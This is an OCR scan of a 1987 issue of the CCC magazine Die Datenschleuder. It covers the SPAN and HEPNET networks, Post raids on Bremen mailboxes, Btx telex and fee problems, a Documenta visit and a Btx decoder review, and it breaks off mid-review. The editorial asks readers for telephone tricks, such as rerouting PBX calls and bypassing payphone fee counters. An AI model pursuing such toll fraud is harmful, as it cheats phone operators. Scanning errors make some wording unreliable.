Die erste Generation der Datenreisenden rückt dem gesetztem Alter näher, Arbeit und Beruf nehmen den ersten Platz ein. Die Zeit für aufwendige Hack's wird rarer. Das Hacken als solches verliert an Stellenwert. Interessanter werden inhaltliche und auch politische Auseinandersetzungen mit den Entwicklungen zur Informationsgesellschaft. Andererseits fehlt Teilen der zweiten Hackergeneration oft die gewisse Ernsthaftigkeit. Das führt unter anderem auch zu geringen Rückflüssen aus unserem Leserkreis. Unser Ziel war es eigentlich nicht, Fast-Food-Informationen (fressen und vergessen) zu verbreiten.

Die meisten Artikel der DATENSCHLEUDER werden von einem kleinen Kreis von älteren Mitarbeitern geschrieben. Zwar erreichen uns ab und zu Hinweise, die sich zu einem Artikel aufbereiten lassen, insgesamt gehen aber viel zu selten wertbare Beiträge aus der Leserschaft ein. Wir rufen hiermit dazu auf, die DATENSCHLEUDER durch Beiträge und Informationen zu unterstützen. Dies gilt ebenso für den zum Herbst geplanten zweiten Teil der Hackerbibel. Knete haben wir natürlich nicht, aber u.a. die wiederholte Namensnennung des Autors im Impressum ermöglicht so manchen preiswerten Messebesuch als Journalist, welcher wiederum neue Erkenntnisse und Kontakte vermittelt.

Mit einer Geschichte über das Telefonnetz in Kairo und einer Anleitung zur Benutzung ägyptischer Telefonzellen beginnen wir in diesem Heft eine Reihe unter dem Titel Die Wahrheit über das Globale Dorf. Im nächsten Heft gibt's einen Bericht über ein Telecommunication Trainings Center in Nepal. Auch für diese Reihe würden wir uns freuen über Material, das uns aus der werten Leserschaft erreicht. Denn: "These are the days of lasers in the jungle" (Paul Simon).

Steffen LS23

Die Datennäpflender



Seite 3

Für eine der nächsten Ausgaben bereiten wir außerdem einen ausführlichen Bericht über alle uns bekannten Tricks rund ums Telefon vor. In dieser Sache bitten wir um Berichte und Informationen über alle bekannten Tricks und Kniffe, sei es das Umprogrammieren von Nebenstellenanlagen zur Anrufweiterschaltung oder das Umgehen der Gebührenzähler in Telefonzellen. Wir werden (im Rahmen der gesetzlichen Möglichkeiten) das Material aufbereiten.

Wir wollen auch weiterhin versuchen, mit der DATENSCHLEUDER ein offenes und ein wenig subversives Organ zu betreiben. Ohne eine Unterstützung durch unsere (auch jüngeren) Leser ist das kaum zu leisten.



## Networking

Das Space Physics Analysis Network, kurz SPAN genannt, wächst exponentiell über den Kurs des letzten Jahres hinaus. Während dieser Periode verdreifachte sich die Anzahl der Netzwerke (network areas). Die Zahl der über SPAN erreichbaren Computer stieg auf über 1.600 VAX-SuperMini-Systeme.

Die Vielfalt der Netzwerkteilnehmer erfordert in letzter Zeit die Einrichtung einer Koordinations- und Informationszentrale. Das SPAN Network Information Center (SPAN-NIC), geleitet vom (US) National Space Science Data Center, übernahm die Aufgabe des Netzwerk Managements. Das SPAN-NIC verfügt über eine Datenbank zur Pflege und Verwaltung des SPAN-WAN (Wide Area Network). Die Datenbank ist auch für User erreichbar, denen ein Zugang zum SPAN-DECNET fehlt, denn es besteht eine Schnittstelle zum TELENET (X25), dem NASA Packet Switched System (NPSS) und dem ARPANET.

SPAN bietet seinen Usern ebenfalls Schnittstellen zu anderen DECNET-LAN's (Local Area Networks), unter anderem HEPNET, TEXNET und INFNET. Zusammen ergibt sich in der westlichen Welt ein Super-Netzwerk mit einem ziemlich gigantischen Potential an Forschung und Wissenschaft.

Die Struktur des SPAN der Vereinigten Staaten basiert auf den Verbindungen einer Vier-Sterne-Topologie. Jeder Stern des Netzes besitzt als seinen Kern einen sogenannten Router bzw. Knotentechniker. Router im SPAN sind das GSFC, MSFC, Jet Propulsion Lab (JPL) und das Johnson Space Center (JSC). Alle Router kommunizieren über 56 Kbaud Standleitungen miteinander, sowie mit 9600 Baud, der niedrigsten Geschwindigkeit im DECNET, zu den Nebenrechnern.


Die europäische Komponente des US-SPAN, das EURO-SPAN, wächst ebenfalls rapide. Die DECNET-Schnittstelle zwischen EURO-SPAN und US-SPAN wird durch eine 9600 Baud DATED-P-Verbindung hergestellt. Den europäischen Router verkörpert eine VAX 11/750 des European Space Operation Center (ESOC) in Darmstadt. Der ESOC-Knoten teilt sich wiederum an andere deutsche Institute wie die European Molecular Biological Laboratories (EMBL) und das Max-Planck-Institut (MPI).

Im September 1986 wurde eine Vernetzung des SPAN mit dem weltweiten High Energy Physics Network (HEPNET) vorgenommen, welches ebenfalls auf der VAX/VMS DECNET-Ebene basiert. EURO-HEPNET und US-HEPNET bedienen sich einer X25-Leitung zwischen dem europäischen Leitchner VXCRNA, einem VAX8650-Cluster des CERN in Genf, sowie den Cal Tech Laboratories, dem Fermilab, und MIT in Boston/USA. Eine DECNET-Verknüpfung zwischen dem CERN Area 22 und dem Area 28 des MPI ist für den Sommer 1987 geplant.

Die größte DECNET-Area des SPAN stellt das TEXNET. TEXNET verknüpft die drei Staats-Universitäten Texas A&M, das DECNET der Universität Texas, sowie die Universität von Houston. Allein im Januar 1987 waren über 400 VAXen dem TEXNET verbunden.

Nachfolgend sind die wichtigsten miteinander verknüpften DECNET-Areas aufgeführt:

- 1 SPAN/Los Alamos National Laboratories
- 2 HEPNET/University of Wisconsin
- 3 SPAN/University of Miami + Ocean Labs
- 4 HEPNET/SPAN Experimental Gateway
- 5 SPAN/Jet Propulsion Laboratories
- 6 CCNET/Stevens Institute of Technology
- 6 SPANNASA's Goddard Flight Center
- 7 HEPNET/Cal Tech
- 8 SPANNASA's Marshall Space Center
- 8 SUNET/Sweden University Network
- 9 SUNET/Sweden University Network
- 10 TEXNET/Texas Universities
- 11 NICENET/Naval Research Laboratories
- 12 HEPNET/University of Boston
- 12 UCSB/University of California
- 14 CCNET/University of New York
- 15 CCNET/New York University
- 16 EURO-HEPNET/SPAN
- 17 HEPNET/Harvard University
- 18 DAN (SPAN)/NRC-Canada Ottawa
- 19 HEPNET/Cornell-C University
- 20 CHADNET/Switzerland
- 21 CCNET/University of Columbia
- 22 EURO-HEPNET/CERN in Geneva
- 23 EURO-HEPNET/Austria
- 24 SPANNASA's Ames Research Center
- 25 TEXNET/CHPC/University of Texas
- 26 TEXNET/CHPC/University of Houston
- 27 SPAN/Jet Propulsion Laboratories



28 EURO-SPANESA nodes Darmstadt FRG.

29 SPANNASA

30 SPAN/PL

31 NIKEF/Netherlands

32 EURO-HEPNET/France

33 SPAN/Colorado State Wide Network

CCNET/University of Pittsburgh

34 CCNET/Pittsburgh University Net

35 EURO-HEPNET/Portugal

CCNET/ASA Flight Center

36 LAN/DOE/Los Alamos Labs / Dept. of Energy

37 CNR/EURO-HEPNET/Italy

38 EURO-HEPNET/Italy

39 INFNET/Italy

40 HEPNET/Japan

41 HEPNET/Stanford Centers/SLAC

42 HEPNET/Fermilab

43 HEPNET/Brookhaven

44-49 HEPNET/HEPNET

50 DPHE/France

52 EURO-HEPNET/Belgium

53 EURO-HEPNET/Austria

54 STARLINK/United Kingdom


55 HEPNET/Brown University

56 EURO-HEPNET/Sweden

59 EURO-HEPNET/West Germany

60 LEF3NET/MIT Boston


S. Stahl



Vlg 532/1987

Allgemeine Zulassung einzelner einfacher mechanischer passiver Kontakte als Fernwirkendeinrichtung für den Betriebsversuch TEMEX

Ausdrucksweise werden für den Betriebsversuch TEMEX nach § 58 der Fernmeldeordnung (Übergangsvorschriften zu § 38c Nr. 2) einzelne einfache mechanische passive Kontakte zur Anschließung an bestehende TEMEX-Netzabschlüsse wiederum zugelassen. Diese Kontakte können auch in beliebigen privaten Geräten in Form eines Kontaktes eines elektronischen Relais realisiert sein, das die erforderliche galvanische Trennung zwischen Spulenstromkreis und Relaiskontakt nach DIN 57804 VDE 0804, Abschnitt 12.2b, gewährleistet (elektronische Relais, die von Starkstromkreisen erregt werden und Fernmeldekreise schalten).



## ΣΥΛΛΑΒΙΚΟ ΣΤΑΥΡΟΠΛΕΟ


1									
2									
3									
4									
5									
6									
7									
8									
9									

## Alles retour

### Datex-P20F ab August wieder preiswerter

Nun ist es amtlich: Wie das BPM mitteilt, wird zum 1. August wieder der alte Leistungsumfang beim Zugang zu Datex-P20F und zur Telebox angeboten. Die Post gibt als Grund technische Schwierigkeiten mit der neuen Netzstruktur an. Verkennen tun die Herren in Bonn und Darmstadt immer noch, daß der zum April geänderte Zugang und die damit verbundene Kostenstruktur eigenlicher Auslöser für den Rückgang der Nutzungszeiten in diesem Dienst sind. Der jetzt wieder preiswerte Zugang ist jedoch nur eine vorübergehende Erscheinung. Sobald die Post ihre Technik im Griff hat, wird alles wieder geändert und damit auch teurer. Bleibt zu wünschen, daß die Herren niemals fertig werden.

L823






## Katz und Aus

Post klemmt Mailboxen ab.

**Bremen (CRD):** Am Donnerstag, den 16. Juli legte die Bremer Post in einer konzentrierten Aktion fünf Bremer Mailboxsysteme lahm. Unter Berufung auf Gefahr im Verzug startete die Post, unterstützt durch Kriminalbeamte, der Bremer Polizei bei den betreffenden Mailboxbetreibern gleichzeitig um 21 Uhr die Hausdurchsuchungen. Ermittelt wurde wegen des Verdachts auf Verstoß gegen das Fernmeldeanlagengesetz. Wie die Pressestelle der Oberpostdirektion (OPD) Bremen mitteilt, wurden bei den Hausdurchsuchungen "mechanische Zusatzeinrichtungen" (auch bekannt als KATZE) sichergestellt.

Wie der CCC ermittelte, wurden auch nichtgeprüfte MODEMS und angeschlossene Telefone sichergestellt. Weiterhin stellte die Post Geräte sicher, die mit wenigen Handgriffen (Modem-Kabel neben der Postdose liegend) anschließbar gewesen wären. Über sichergestellte Computer und deren (bei Mailboxsystemen vertrauliche) Datenbestände ist nichts bekannt.



Wie schon in anderen Städten setzt die Post verstärkt die Aufdeckung "illegal" installierter Modems und Katzen, besonders an Mailboxsystemen fort. Auch aus Köln wurden in der Vergangenheit derartige Aktionen gemeldet. Das gezielte Vorgehen gegen nahezu alle Betreiber im Bereich einer Oberpostdirektion ist jedoch neu.

Wie nähere Recherchen jetzt ergaben, geht die Aktion der Post ursprünglich auf eine Gebührenbeschwerte eines Fernsprechnetzteilnehmers zurück. Dieser wunderte sich über seine sehr hohe Telefonrechnung und beantragte eine Zahlungsvergleichsrichtung. Beim Vergleich der protokollierten Rufnummern wurden die unzulässigen Ankopplungen festgestellt, die übrigens mehrfach am Tag ausgewählt wurden. Nun gab es etwas trouble in der Familie, denn als Verursacher kam nur noch der computerbegeisterte Sohn in Frage (der im übrigen bis zum Versandtag der Fernmelderechnung selber eine Mailbox betrieben hatte).



Die Fernsprechnetzteilnehmer

Ähnlich "dumme" Geschichten von "Denunziantentum" konkurrierender Mailboxsysteme wurden auch schon aus Köln gemeldet. Dort haben Mailbox-Betreiber sich gegenseitig die Post ins Haus geschickt - frei nach dem Motto "Meine Box ist postgeprüft, also weg mit der Konkurrenz!". Bisher mußte das Fernmeldeanlagengesetz schon mehrfach für hintergründige Zensur herhalten. Firmen, die z.B. Raubkopierer jagen, ließen auf diesem Wege unliebsame Veröffentlichungen aus dem Netz entfernen. Die Post (leider oft zu blind, um zu verstehen, wie sie mißbraucht wird) macht dabei gerne mit.

Seit langem warten Mailboxbetreiber und Computervanwender auf die Freigabe preiswerter privater Modems. Die Post, die nach einem EG-Urteil zur Zulassung privater Modems verpflichtet ist, sperrt sich immer noch unter Berufung auf noch nicht vorhandene und abgestimmte Zulassungsbedingungen. Die von der Post angebotenen Modems dürfen vielfach nicht an den preiswerten Heimcomputern betrieben werden und sind von den hohen Gebühren her für viele Anwender nicht finanzierbar.

Bisher wurden vielfach "mechanische Zusatzrichtungen" zum Abheben der Telefone geduldet. Bei dieser Form der Ankopplung liegt der Telefonhörer permanent in einem (geprüften) Akustikkoppler, während eine Hilfsmechanik den Abhebevorgang steuert. Das Vorgehen gegen diese in der Fernmeldeordnung nicht berücksichtigten Ankopplungen nimmt vielen Mailboxbetreibern die letzte Möglichkeit, ihr Informationssystem innerhalb ihres Taschengeldbudgets zu betreiben. Der Chaos Computer Club verurteilt das Vorgehen der Deutschen Bundespost auf das Schärfste. Eine Duldung mechanischer Ankopplungen liegt durchaus im Rahmen der Gesetzgebung. Dieses zu Beurteilen obliegt der Post, welche ohne weiteres in der Lage wäre, durch eine entsprechende Anweisung die Situation auch zugunsten der engagierten Computervanwender zu entschärfen.

**Nervös sein - ein teurer Spaß**

Zu hoffen ist, daß nach einer Zulassung von privaten Daten-Modems Drahtschleife mit technischen Hilfsmitteln nicht mehr nötig sind und Mailboxsysteme, wie weltweit üblich, ohne großen Kostenaufwand am Fernsprechnetz betrieben werden dürfen.

Seite 6

Mailboxbetreiber, die ihre Systeme nicht den Vorschriften entsprechend betreiben, sollten sich einsteilen nicht zu sicher fühlen. Bei einer Hausdurchsuchung blickt oft kaum Zeit, die Geräte vom Netz zu trennen. Der Tatbestand, mit wenigen Handgriffen anschließbar zu sein, reicht für die Sicherstellung (und als Rechtfertigung für eine Durchsuchung) aus. Solange die Post als Handlanger im Interesse Dritter handelt und selber zu einfach ist, dies zu durchschauen, genügt wie in Bremen ein Zufall, um sich handfesten Ärger einzuhandeln.

LS23

## Die Knust und ihre Knüster

CCC-Visite auf der Dokumenta 8

Eines schönen Tages klingelt bei Peter das Telefon. Dran ist Karl Dudesek (alias Dudelsack) von Minus Delta T (-Dt). Über bestehende Verbindungen zwischen -Dt und CCC siehe auch HACKERBIBEL Seite 32/33.

-Dt möchte, "daß der CCC auf der Dokumenta präsent ist", um dem computerignoranten Ambiente ein wenig entgegenzuwirken. Der CCC möchte auch. Am Dienstag den 14.7.1987 war der historische Tag, an dem die CCC-Abordnung hinterm Mond landete, auf dem Felde der Computergiganten.

Auf zum Public Relations Zentrum. Widerstandlos wurden uns Pressekarten ausgehändigt; offenbar hatte man hier noch nie vom schreckenerregenden CCC gehört. Dazu gab's die Diäversion einer Pressemappe: verwöhnt von der Cebit und anderen Messen hatten wir damit gerechnet, einen Ausstellungskatalog in die Hand gedrückt zu bekommen, anhand dessen man sich seinen Weg durch diverse Häuser, Räume und Plätze erlaufen könnte. Nix. Mehr als allgemeines Blabla gabs nicht:

"Eine Medienkunst, die sich nicht mehr, wie zum Beispiel Video oder Performance in den 70er Jahren, privatisiert zurückzieht, sondern auf großen Wänden, in der Vermischung mit Unterhaltungsselementen öffentlich macht. Einer Kunst, die das kulturelle und soziale Umfeld ernst nimmt und sich ihm stellt, die mit bildnerischen Argumenten kommentiert, appelliert, interveniert." Oder: "Der Weg in die Gesellschaft erfolgt nicht nur über Ikonografie und Thematik, sondern auch über die Anknüpfung an Benutzbarkeit und Funktion."

Seite 7

Ich stellte fest, daß an allen Kunstwerken, an denen es etwas zu daddeln gab oder auf die man sich setzen konnte, entweder "Bitte nicht berühren" stand oder ein Absperrschleife das Besteigen (Erstbesteigung eines Kunstwerks ohne Sauerstoffgerät) verwehrte.


Ich will nicht behaupten, ich hätte alles gesehen, was die Dokumenta bietet. Das, was ich gesehen habe, hat mir nicht gefallen. Kaum ein Kunstwerk hat mich mehr als ein paar Sekunden fesseln können. Nur drei habe ich ansprechend gefunden: Den ausgestellten GRID Computer (Designer-Kunstwerk), einen auf eine Drehscheibe gestellten Mercedes 300 CE, und den "erweiterten Schwitters", eine automatische Holzstockfigur, die mit Druckluft funktioniert.



Das hat weder mit einem Hang zum Teuren noch zur Technik zu tun - etliche der anderen Ausstellungsstücke sind bestimmt teurer als die genannten - sondern mit deren klarem Design. Weswegen sie auch in der Designausstellung (in der Orangerie) stehen. Beachtenswert fand ich auch, daß es eine Video- und Audiothek gibt. Videothek mit zwei kleinen Kabinen, in denen man selbst ausgewählte Videos anschauen kann, und einem Großbildprojektor, auf dem ein ständiges Programm läuft. In der Audiothek kann man sich seine KunstOhrwürmer in einer Art Raumfahrersessel anhören kann.

Ich war um eine gegen Hinterlegung eines noch nicht fälschungssicheren Persos geborgte Video 8 Camera reicher. Sony sponsort die Dokumenta mit etlichen TV-Monitoren und dem kostenlosen Handycamverleih, eine gute Idee. Nur die Videocassette muß man mit 10 DM bezahlen, falls sie einem gefällt.

Ich wanderte zu dem Gelenkbus von Minus Delta T. Weiss, etwa zweieinundzwanzig Meter lang, in der Mitte mit Plastikknautschzone, so 120 Kubikmeter umbauter Raum. Drin zwei Computer, zwei Drucker, drei Monitore, zwei Synthesizer, mehrere Tapes, drei TV-Monitore (auf dem einen lief ständig irgendein Satelliten-Programm), einige Sitzgelegenheiten, ein Bücherabstellisch etc. An der Spitze des Busses, neben der Gefriertruhe mit Getranken, eine gigantische Satelliten-Empfangsschüssel. An der Quersseite zwei große Lautsprecher, obendrauf ein Monitor aus dem Bus und ein Glashaush, in dem die Radiosendungen produziert werden. Das ganze steht auf dem Platz neben dem Staatsheater, auf dem Weg vom Fridericianum, wo die Hauptausstellung ist, zur Orangerie.



Die Satellitenführer



Als Wau eintraf, produzierten wir auf einer nahen Wiesse im Halbschatten (Tonqualität entsprechend) ein Interview, das als Werbebeitrag für unseren abendlichen Vortrag ("Der CCC, das Leben und das Universum") über Radio gesendet werden sollte. Schon beim zweiten Anlauf wurde was draus. Während der Abend immer näher rückte und wir an Erholung dachten (keine Kunst mehr), kamen die ersten Interessenten, um uns auszuquetschen, sodaß wir zu spät zum New York, dem Vortragsort, aufbrachen.

Erzählt haben wir über den CCC: was wir sind, machen, arbeiten, aufregend finden, in welche Richtung nach unserer Meinung die Technologie treibt (nach vorne, hinten, oben, links und rechts). Und, wichtigstes Thema: was wir über die Dokumenta & die computerlosen Künstler denken. Und was denken wir? Sowohl Wau als auch ich stellten fest, daß sich außer -Dr und Winfried Scheuer, der den GRID gestaltete, anscheinend kein Künstler mit der Mikroelektronik auseinandergesetzt hat. Wau meinte, es liegt an der Technikfeindlichkeit oder -ängstlichkeit dieser Leute ("Out Of Marmor Eror"). Sie sind anscheinend nicht in der Lage, derlei Feindlich- oder Ängstlichkeit innerhalb ihres Zeitgefühls auszudrücken.


Es gab keine Künstler (Ausnahme -Dr, negative Ausnahme: langweilige, gigantomanische Videokunst), die neue Technik einsetzen, um zumindest versuchsweise oder in Gestalt eines vielfältigen und benutzbaren Environments (wie der -Dr Bus "Für ein neues Leben") daraus oder damit Kunst zu machen, indem sie an dem beschaulichen, herkömmlichen Kunstbegriff kratzen. Unserer Meinung nach ist dies ein Fehler. Ein bedeutender Teil der gegenwärtigen Kultur wird schlichtweg nicht berücksichtigt, sondern verdrängt. Man kann nur hoffen, daß in fünf Jahren, auf der nächsten Dokumenta, Werke zu sehen sein werden, die sich mit diesem Thema beschäftigen.

PX-8/a.doku.txt LS111 V1 87072021  
CLINCHIDS-RED/GOBLIN/21.07.87/16:19/9139

## Computer und Kirche

Luthers Bibel auf Diskette gespeichert

München (sz) - Die Luther-Bibel auf Diskette ist eines der "Großprojekte" der "Christlichen Interessengemeinschaft für Computernutzung" (CHRIC)



Seitdem der evangelische Pfarrer Werner Küstenmacher, der hauptberuflich die Abteilung "Neue Medien" in der Evangelischen Landeskirche betreut, im Jahre 1984 die "Selbsthilforganisation" für computerbegeisterte Pfarrer gründete, erreichen ihn fast täglich Zuschriften und Anrufe von ratsuchenden Theologen und kirchlichen Mitarbeitern.

"Der Computer im Pfarramt erfreut sich einer steigenden Nachfrage", stellt Küstenmacher, selbst ein leidenschaftlicher Computerfan, zufrieden fest. Bereits zehn von 60 evangelischen Pfarrern in München arbeiten mit elektronischer Textverarbeitung.

In einem Pilotprojekt, das die Landeskirche in vier Münchner Kirchengemeinden durchführt, wird jetzt eigens erprobt, was die PC-Computer an Arbeits-erleichterung im Alltag der Pfarrer bringen können. Pfarrer Markus Weidemann von der Nazarethgemeinde ist nach anfänglicher Skepsis zum überzeugten Computer-Anhänger geworden: "Nachdem wir genügend Software hatten, standen unsere Mitarbeiter Schlange vor dem Bildschirm".

Das von Werner Küstenmacher herausgegebene Informationsheft "CHRIC-Brief", das im evangelischen Pressedienst erscheint, unterrichtet regelmäßig mit vielen Tips und Tricks über den neuesten Stand der Computer-Technik. Vorgestellt werden zum Beispiel Systemprogramme, die jetzt schon spezielle theologische Bedürfnisse bedienen. Lieblingsthema der neuesten Ausgabe: Hebräisch und Griechisch aus dem Computer. Es sei kein Wunder, das CHRIC ausgerechnet in München entstanden sei, meint Küstenmacher: "München ist ein kleines Silicon Valley, da kommen wir immer an neueste Informationen ran."

Wenn der CHRIC-Mitgliederstamm von derzeit etwa 500 Interessenten weiter zunimmt, wird bald eintreten, was sich Pfarrer Küstenmacher von seiner Initiative erhoffte: Ein Netzwerk von christlichen Computernutzern, die ihre Erfahrungen mit dem neuen Medium Computeraustausch Ethische Bedenken gegen die Einführung der elektronischen Datenverarbeitung hat der Computerpfarrer nicht: "Solange der PC Hilfsmittel des Menschen bleibt, sehe ich keinen Grund zum Warten".

9A.....Ü001  
Andreas Beuthner  
(Süddeutsche Zeitung, 21.4.1987)

## Mit der Post ins Telex-Chaos Telex über Btx

Telex über Bildschirmtext - Damit wirbt die Bundespost jetzt verstärkt für neue Btx-Teilnehmer. Der von der Post für ein Jahr angelegte Betriebsversuch wurde im Mai '87 begonnen. Btx-Teilnehmer können versuchen, über einen externen Rechner der Bundespost Telex ins In- und Ausland zu versenden und auch von dort zu erhalten.

Rund 600 Telexe werden zur Zeit täglich von der Post vermittelt. Der CCC stellte umgehend nach Betriebsbeginn die automatische Erstellung und Versendung von Gebührenbescheiden auf den Btx-Telex-Dienst um. Vorher wurde dies über einen Telexserver der GEONET-Mailboxsysteme in England abgewickelt.

Da ein Telex als juristisches Dokument anerkannt wird, ist Zuverlässigkeit bei der Abwicklung solcher Server-Dienstleistungen ein wesentliches Kriterium. Dieses kann bei dem Postangebot jedoch noch nicht erwartet werden.

So gab die Redaktion am 11.05. gegen 14:41 ein Telex auf. Die Post quittiert die Eingabe mit der Ankündigung, daß in wenigen Minuten eine Versand- oder Fehlerbestätigung als Mitteilung übersandt werde. Dies geschah jedoch erst über 17 Stunden (!) später. Wie zeit- und gebührenaufwendige Recherchen ergaben, konnten aufgrund einer Störung im Datex-P-Netz weder Absendebestätigungen für ordnungsgemäß zugestellte Telexe, noch Fehlermeldungen für nicht zugestellte Telexe an die Btx-Teilnehmer quittiert werden. Wesentlich schwerwiegender dürfte sich auswirken, daß durch denselben Fehler auch keine Mitteilungen über den Erhalt von Telexen versandt werden konnten. Das bedeutet, daß das Telex gegenüber dem Absender als juristisch anerkannt zugestellt gilt, obwohl der betreffende Btx-Teilnehmer keinen Hinweis auf den Telexeingang erhält. Nach Auskunft der zuständigen Dienststelle können weitere Ausfälle für die Zukunft nicht ausgeschlossen werden.

Welche Folgen dadurch womöglich bei Termingeschäften ausgelöst werden, kann sich jeder Anwender selber ausrechnen.

Da fragt man sich, warum denn bei so einem "wackeligen" Betriebsversuch schon die vollen Gebühren verlangt werden. Die Antwort ist einfach: die

Post nimmt lieber von Anfang volle Gebühren als sich später bei Einführung des Regeldienstes mit den Teilnehmern herumzuschlagen. Desweiteren muß der Dienst erst durch die Fernmeldeordnung anerkannt werden. Im Klartext: Wer als erster neue Dienste nutzt, zahlt auch das Lehrgeld für die Bundespost und befindet sich juristisch auf sehr glatten Boden.

LS23  
CLINCHIDS-RED/IS WERNERY/  
17.05.87/20:45/2464 Zprichen

## Btx-Nepp


### Löschen ist gebührenpflichtig!

Am heutigen Tage erhielt der CCC nach langen Bemühungen eines der begehrten Exemplare der Fernmeldeordnung (FO). Vielfach ist diese nicht mehr zu beziehen, da sie im Januar 88 durch die Telekommunikationsordnung (TKO) ersetzt wird.

Bei genauerem Studium der in der FO angegebenen Gebührenposten für Bildschirmtext wird erstmals eindeutig klar, daß auch das Löschen von Btx-Seiten durch den Anbieter gebührenpflichtig ist. Ange-rechnet wird widersinnigerweise die Gebühr für das Einarbeiten (!) von Btx-Seiten.

Das Anbieterhandbuch enthält zu den Btx-Gebühren nur einen Hinweis auf die im Btx-System abzufahren Übersichten. Dort im System sind im Informationsstell (\*104,ff) für Anbieter nur die Einarbeitungsgebühren pauschal aufgeführt, wogegen in der Gebührenübersicht im Post-Programm (\*20000,ff) auf das gebührenpflichtige Löschen versteckt hingewiesen wird. Die der Redaktion vorliegenden offiziellen Gebührenübersichten der Bundespost enthalten keinen Hinweis auf die Kosten für das Löschen von Seiten. Lediglich der im Juni vergangenen Jahres an die Anbieter versandte Umstellungsplan enthält im Anhang einen entsprechenden Hinweis. Hier zeigt sich mal wieder, mit welch verworrenen (sich teilweise widersprechenden) Informationen die Btx-Anbieter über die tatsächlichen Gebührenposten genarrt werden.

Berechnet werden für das direkte Löschen von Seiten oder Blättern je Seite DM 0,10, wogegen das Löschen kompletter Seiten (a-z) sowie das Löschen ab Seite (laut Auskunft der Btx-NV) mit DM 0,05 je Seite/Blatt berechnet wird.



Die Erhebung von Gebühren für das Löschen von Bix-Seiten grenzt nahezu an Betrug. Hinzu kommt, daß die Post es bisher nicht für nötig hielt, in ihren Gebührenübersichten (auch dem Anbieterhandbuch) auf diesen Umstand hinzuweisen. Denken Sie also daran, wenn Ihnen die Umgangsformen der Post zum Hals raushängen und Ihnen die Lust an der Teilnahme am Bix-Dienst vergangen ist, überlassen Sie das Löschen Ihres Angebotes der Post; das ist preiswerter!

Bix-Red - LS23



## Die Hacker Charts (II)

- 1 Zero Leander  
KANN DENN HACKEN SÜNDE SEIN
- 2 Freddy Quit  
EIN SHIFT WIRD KOMMEN
- 3 Kraftwerk  
DAS MODEM
- 4 Nena  
99 TELEFONS
- 5 Marianne Rosenberg  
NUI DU ALLEIN
- 6 Heintje  
SYSOP SOLIEB
- 7 Manuela  
SCHULD WAR NUR DER DATENTRÄGER
- 8 Datennetz-Kontrollchor  
der Deutschen Bundespost  
HOCH AUF DEM GELBEN HÖRNCHEN
- 9 Geier Absturz  
DIE INTERDATIONALE
- A Peter Alexander  
HIER CRACKT EIN MENSCH

LS blöfeld

Die Datenhändler



## Bildschirmtext, jetzt mit \*CHAOS#

Zum 25./26. Juli '87 änderte die Post die Systemsoftware des Bildschirmtext Rechnerkubels. Neue Systemmerkmale bringen mehr Komfort. Entscheidend dürfte das neue Leistungsmerkmal der 'Alphanumerischen Suche' sein.

So ist es mit \*Anbietername,, (z.B. \*CHAOS,,) möglich einen Suchauftrag im Anbieterverzeichnis zu starten. Folgend wird, bei mehreren Angeboten (z.B. \*Club,,) eine Liste ausgegeben, bei nur einem Anbieter (wer hat sonst noch CHAOS im Namen) das Programm direkt aufgerufen.

Die Bix-Redaktion des CCC läßt dementsprechend neue Suchbegriffe in das Anbieterverzeichnis eintragen (fernmündlich genehmigt). Neben der Suche nach Abkürzungen wie "CCC BHP CAC IPN bka" erscheint die Übersicht des CCC auch bei dem Suchbegriff HILFE. Nach langen Mühen mit den zuständigen Verwaltungsstellen der Post gelang sogar der Eintrag POST. Schon im Schlagwortverzeichnis war der CCC unter dem Begriff POST zu finden. Auch zukünftig erscheint der Name des Clubs neben denen der Postdienststellen. Ein sicheres Zeichen der Ausgewogenheit im Bildschirmtextsystem.

LS23

## art wo?

Und wo bitteschön ist die Kunst? Eben nicht auf der Dokumenta, und eben auch nicht in den vielgerühmten 120 weissen qm Bus von -Dt. Schade. Ärgerlich aber: Was treibt den CCC in die Niederungen der Kasperltheater-Wirklichkeit einer Dokumenta? DIE Wirklichkeit braucht -Dt, um ihre Kunst als "Nase im Wind" und "Zukunftstechnologie" erscheinen zu lassen; aber was macht ein echtes Hackerteam in IHR?

Darüber demnächst mehr, was ich an dieser Stelle auch nur angekündigt haben wollte, und verabschiede mich für heute, nach China.

Marina Kern

Ä Marina bringt uns ein chinesisches Telefonbuch aus Peking mit; Anm.d.Red Ü

Seite 10

## Stiftung Datentest

### Softwaredecoder fuer PCs

Die Datenscheuler hat es schon vor Jahren prozessiert: mittlerweile gibt es eine ganze Reihe von Anbietern, die Softwarelösungen für Bildschirmtext-Anwendungen vorweisen können. Eines dieser Produkte nennt sich BTX-Term PC und wird von der Firma Stockem Computertechnik, Lange Wende 33, in 4770 Soest, angeboten.

Für deutlich unter 300 DM erhält man einen DIN A5-Ringordner mit der Anleitung und zwei Disketten mit Installations- und Treiberprogrammen, sowie dem eigentlichen Softwaredecoder. Außerdem wird ein spezielles, umschaltbares Serialkabel mitgeliefert, das bei 50 % der Käufer Anlaß zur Erhaltung geben dürfte. Dazu später mehr.

Es ist gewiß keine leichte Aufgabe, einen Softwaredecoder für Bildschirmtext zu entwickeln. Dafür sorgt schon der merkwürdige Pseudostandard, den sich die Post für die langsame Übertragung bunter Bildchen hat einfallen lassen. Entsprechend schwer haben sich die Programmierer lange Zeit getan. Das Unterfangen wird noch dadurch erschwert, daß es zwar einen Industriestandard für Personalcomputer gibt, dieser aber spätestens dann peinlich wird, wenn eben die bunten BTX-Bildchen dargestellt werden sollen.

Stockem hat, nach anfänglichen Schwierigkeiten, den Großteil dieser Probleme gelöst. BTX-Term PC unterstützt alle gängigen Grafikarten und holt heraus, was herauszuholen ist. Unser Testrechner war ein Billigst-PC, made in Eile, mit Hercules-Grafik und V20-Chip. Dadurch waren die Probleme vorprogrammiert. Um den Test noch weiter zu erschweren, wurde ein Postmodem D 1200S-06 benutzt, da damit die größten Schwierigkeiten im praktischen Betrieb garantiert sind. Alternativ wurde ein Datenföhn S21/23D bereitgehalten, da klar war, daß es mit einem Postmodem so einfach nicht gehen würde.

Wie unschwer zu ahnen ist, haben wir schlußendlich auch letzteren benutzt. Es kam uns zunächst darauf an, zu erfahren, wie die Software mit BTX umgeht und was man für Vorteile hat, wenn man sie statt eines TV-Decoders einsetzt. Beim Testrechner war Farbe nicht drin, umso mehr galt das Augenmerk der


